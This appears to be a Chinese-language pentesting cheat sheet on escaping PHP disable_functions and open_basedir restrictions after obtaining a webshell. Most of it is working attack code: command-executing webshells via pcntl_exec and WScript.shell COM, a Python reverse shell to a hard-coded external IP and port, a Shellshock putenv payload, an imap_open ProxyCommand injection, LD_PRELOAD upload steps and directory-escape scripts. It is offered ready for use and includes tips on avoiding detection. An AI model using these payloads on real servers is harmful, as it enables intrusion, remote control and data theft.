开箱即用的参考文档
https://whoamianony.top/2021/03/13/Web%E5%AE%89%E5%85%A8/Bypass%20Disable_functions
https://xz.aliyun.com/t/10057
PHP7和PHP5上的安全区别 php绕过命令执行
https://www.cnblogs.com/BOHB-yunying/p/11706255.html
找到没禁用的命令
简单:eval assert system passthru pcntl_exec popen proc_open shell_exec exec preg_replace putenv()disable_function禁用的函数passthru,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,putenv
pcntl_exec是linux下的一个扩展,三个常用的shell<?phppcntl_exec($_GET["cmd"], $_GET["args"]);<?phpif(function_exists('pcntl_exec')) {pcntl_exec("/bin/bash", array("/tmp/test.sh"));} else {echo 'pcntl extension is not support!';}?><?php pcntl_exec("/usr/bin/python",array('-c','import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM,socket.SOL_TCP);s.connect(("132.232.75.90",9898));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'));
1、曲线救国绕过
PHP搭建一个正向的代理,然后找到他的数据库连接密码,使用UDF提权或者找到MSSQL数据库来执行命令(可以利用mdut.jar一把梭)
https://github.com/yangyangwithgnu/bypass_disablefunc_via_LD_PRELOAD
2、Windows上,利用COM组件执行命令
<?php$command=$_REQUEST['cmd'];$wsh = new COM('WScript.shell');$exec = $wsh->exec("cmd /c ".$command);$stdout = $exec->StdOut();$stroutput = $stdout->ReadAll();echo $stroutput;?>
<?php$wsh = isset($_GET['wsh']) ? $_GET['wsh'] : 'wscript';if($wsh == 'wscript') {$command = $_GET['cmd'];$wshit = new COM('WScript.shell') or die("Create Wscript.Shell Failed!");$exec = $wshit->exec("cmd /c".$command);$stdout = $exec->StdOut();$stroutput = $stdout->ReadAll();echo $stroutput;}elseif($wsh == 'application') {$command = $_GET['cmd'];$wshit = new COM("Shell.Application") or die("Shell.Application Failed!");$exec = $wshit->ShellExecute("cmd","/c ".$command);}else {echo(0);}?>

com.allow_dcom为0也成功了—— 5.2.17 成功,其他版本都失败了
 |
 |
|---|---|
高版本——5.3.29或其他较高版本需要往php.ini里写入 extension=php_com_dotnet.dll
7.x版本也是如此,写入extension=php_com_dotnet.dll 即可执行命令,否则报错
哥斯拉的bypass disable_function

1、php-json-bypass
利用 Json Serializer UAF
利用条件
- Linux 操作系统
- PHP7.1 - all versions to date
- PHP7.2 < 7.2.19 (released: 30 May 2019)
- PHP7.3 < 7.3.6 (released: 30 May 2019)
2、php7-backtrace-bypass
利用Backtrace UAF
利用条件
- Linux 操作系统
- PHP7.0 - all versions to date
- PHP7.1 - all versions to date
- PHP7.2 - all versions to date
- PHP7.3 < 7.3.15 (released 20 Feb 2020)
- PHP7.4 < 7.4.3 (released 20 Feb 2020)
3、php-gc-bypass
利用 GC UAF
利用条件
- Linux 操作系统
- PHP7.0 - all versions to date
- PHP7.1 - all versions to date
- PHP7.2 - all versions to date
- PHP7.3 - all versions to date
4、PHP7版本bypass
https://github.com/mm0r1/exploits是基于拿到webshell后的命令执行操作,因为可能存在封禁执行函数。这里讨论php的
蚁剑bypass_disablefunction

1、LD_PRELOAD
条件:
1、linux 服务器
2、能够上传so文件
https://github.com/yangyangwithgnu/bypass_disablefunc_via_LD_PRELOAD
可用项目中现成的so也可以如下编译
# x64gcc -shared -fPIC bypass_disablefunc.c -o bypass_disablefunc_x64.so# x86gcc -shared -m32 -fPIC bypass_disablefunc.c -o bypass_disablefunc_x64.so
将php和so都上传到目标服务器后,访问如下即可执行命令
http://x.x.x.x/bypass_disablefunc.php?cmd=id&outpath=/var/www/html/xxx&sopath=/var/www/html/bypass_disablefunc_x64.so
建议outpath和sopath同个目录,防止outpath没权限写,或者找到上传文件的目录,肯定有权限写的。
然后不推荐有GET,可以改成POST提交更安全。
2、fastCGI/PHP_FPM
- Linux 操作系统(?但是蚁剑也支持windows)
- PHP-FPM
- 存在可写的目录, 需要上传 .so 文件
phpinfo搜索Server API CGI/FastCGI
需要修改IP:端口
3、利用 Apache Mod CGI
利用条件:
- Apache + PHP (apache 使用 apache_mod_php)
- Apache 开启了 cgi, rewrite
- Web 目录给了 AllowOverride 权限
- Linux操作系统
https://blog.csdn.net/weixin_39983051/article/details/112521223
456、同哥斯拉的php7 bypassdisable
7、FFI绕过
条件比较苛刻
需要php 版本大于7.4
需要开启ffi.enable(能够使PHP调用C)
8、ICONV
利用条件
Linux操作系统
putenv可使用
支持iconv扩展
存在可写的目录,
需要上传 .so 文件
https://blog.csdn.net/qq_42303523/article/details/117911859
其他
1、破壳漏洞
利用条件
php < 5.6.2
bash <= 4.3(破壳漏洞)
<?phpfunction shellshock($cmd) {$tmp = tempnam(".","data");putenv("PHP_LOL=() { x; }; $cmd >$tmp 2>&1");error_log('a',1);$output = @file_get_contents($tmp);@unlink($tmp);if($output != "") return $output;else return "No output, or not vuln.";}echo shellshock($_REQUEST["cmd"]);?>
2、imap_open
利用条件
需要开启imap_open扩展
phpinfo搜索imap
<?phperror_reporting(0);if (!function_exists('imap_open')) {die("no imap_open function!");}$server = "x -oProxyCommand=echot" . base64_encode($_GET['cmd'] .">/tmp/cmd_result") . "|base64t-d|sh}";//$server = 'x -oProxyCommand=echo$IFS$()' . base64_encode($_GET['cmd'] .">/tmp/cmd_result") . '|base64$IFS$()-d|sh}';imap_open('{' . $server . ':143/imap}INBOX', '', ''); // orvar_dump("nnError: ".imap_last_error());sleep(5);echo file_get_contents("/tmp/cmd_result");?>
3、利用ImageMagick 漏洞绕过(CVE-2016–3714)
利用条件:
- 目标主机安装了漏洞版本的imagemagick(<= 3.3.0)
- 安装了php-imagick拓展并在php.ini中启用;
- 编写php通过new Imagick对象的方式来处理图片等格式文件;
- PHP >= 5.4
phpinfo搜索imagick
open_basedir绕过
open_basedir将用户可操作的文件限制在某目录下绕过
绕过方式:
linux下绕过:https://www.leavesongs.com/PHP/php-bypass-open-basedir-list-directory.html
1、利用DirectoryIterator + Glob 直接列举目录(linux)
2、realpath列举目录
利用realpath对传入路径的回显不同加上通配符进行列举。本地环境linux就没有进行测试。
<?phpini_set('open_basedir', dirname(__FILE__));printf("<b>open_basedir: %s</b><br />", ini_get('open_basedir'));set_error_handler('isexists');$dir = 'D:/';$file = '';$chars = 'abcdefghijklmnopqrstuvwxyz0123456789_';for ($i=0; $i < strlen($chars); $i++) {$file = $dir . $chars[$i] . '<><';realpath($file);}function isexists($errno, $errstr){$regexp = '/File\((.*)\) is not within/';preg_match($regexp, $errstr, $matches);if (isset($matches[1])) {printf("%s <br/>", $matches[1]);}}?>
首先设置open_basedir为当前目录,并枚举d:/test/目录下的所有文件。将错误处理交给isexists函数,在isexists函数中匹配出目录名称,并打印出来。
利用glob绕过
<?phpprintf('<b>open_basedir : %s </b><br />', ini_get('open_basedir'));$file_list = array();// normal files$it = new DirectoryIterator("glob:///*");foreach($it as $f) {$file_list[] = $f->__toString();}// special files (starting with a dot(.))$it = new DirectoryIterator("glob:///.*");foreach($it as $f) {$file_list[] = $f->__toString();}sort($file_list);foreach($file_list as $f){echo "{$f}<br/>";}?>

linux下挺好用的
<?phpecho 'open_basedir: '.ini_get('open_basedir').'<br>';echo 'GET: '.$_GET['c'].'<br>';eval($_GET['c']);echo 'open_basedir: '.ini_get('open_basedir');?>
http://127.0.0.1/2.php?c=mkdir(%27sub%27);chdir(%27sub%27);ini_set(%27open_basedir%27,%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(%27..%27);ini_set(%27open_basedir%27,%27/%27);var_dump(scandir(%27.%27));;chdir(%27sub%27);ini_set(%27open_basedir%27,%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(%27..%27);ini_set(%27open_basedir%27,%27/%27);var_dump(scandir(%27.%27));)

若有收获,就点个赞吧
0 人点赞


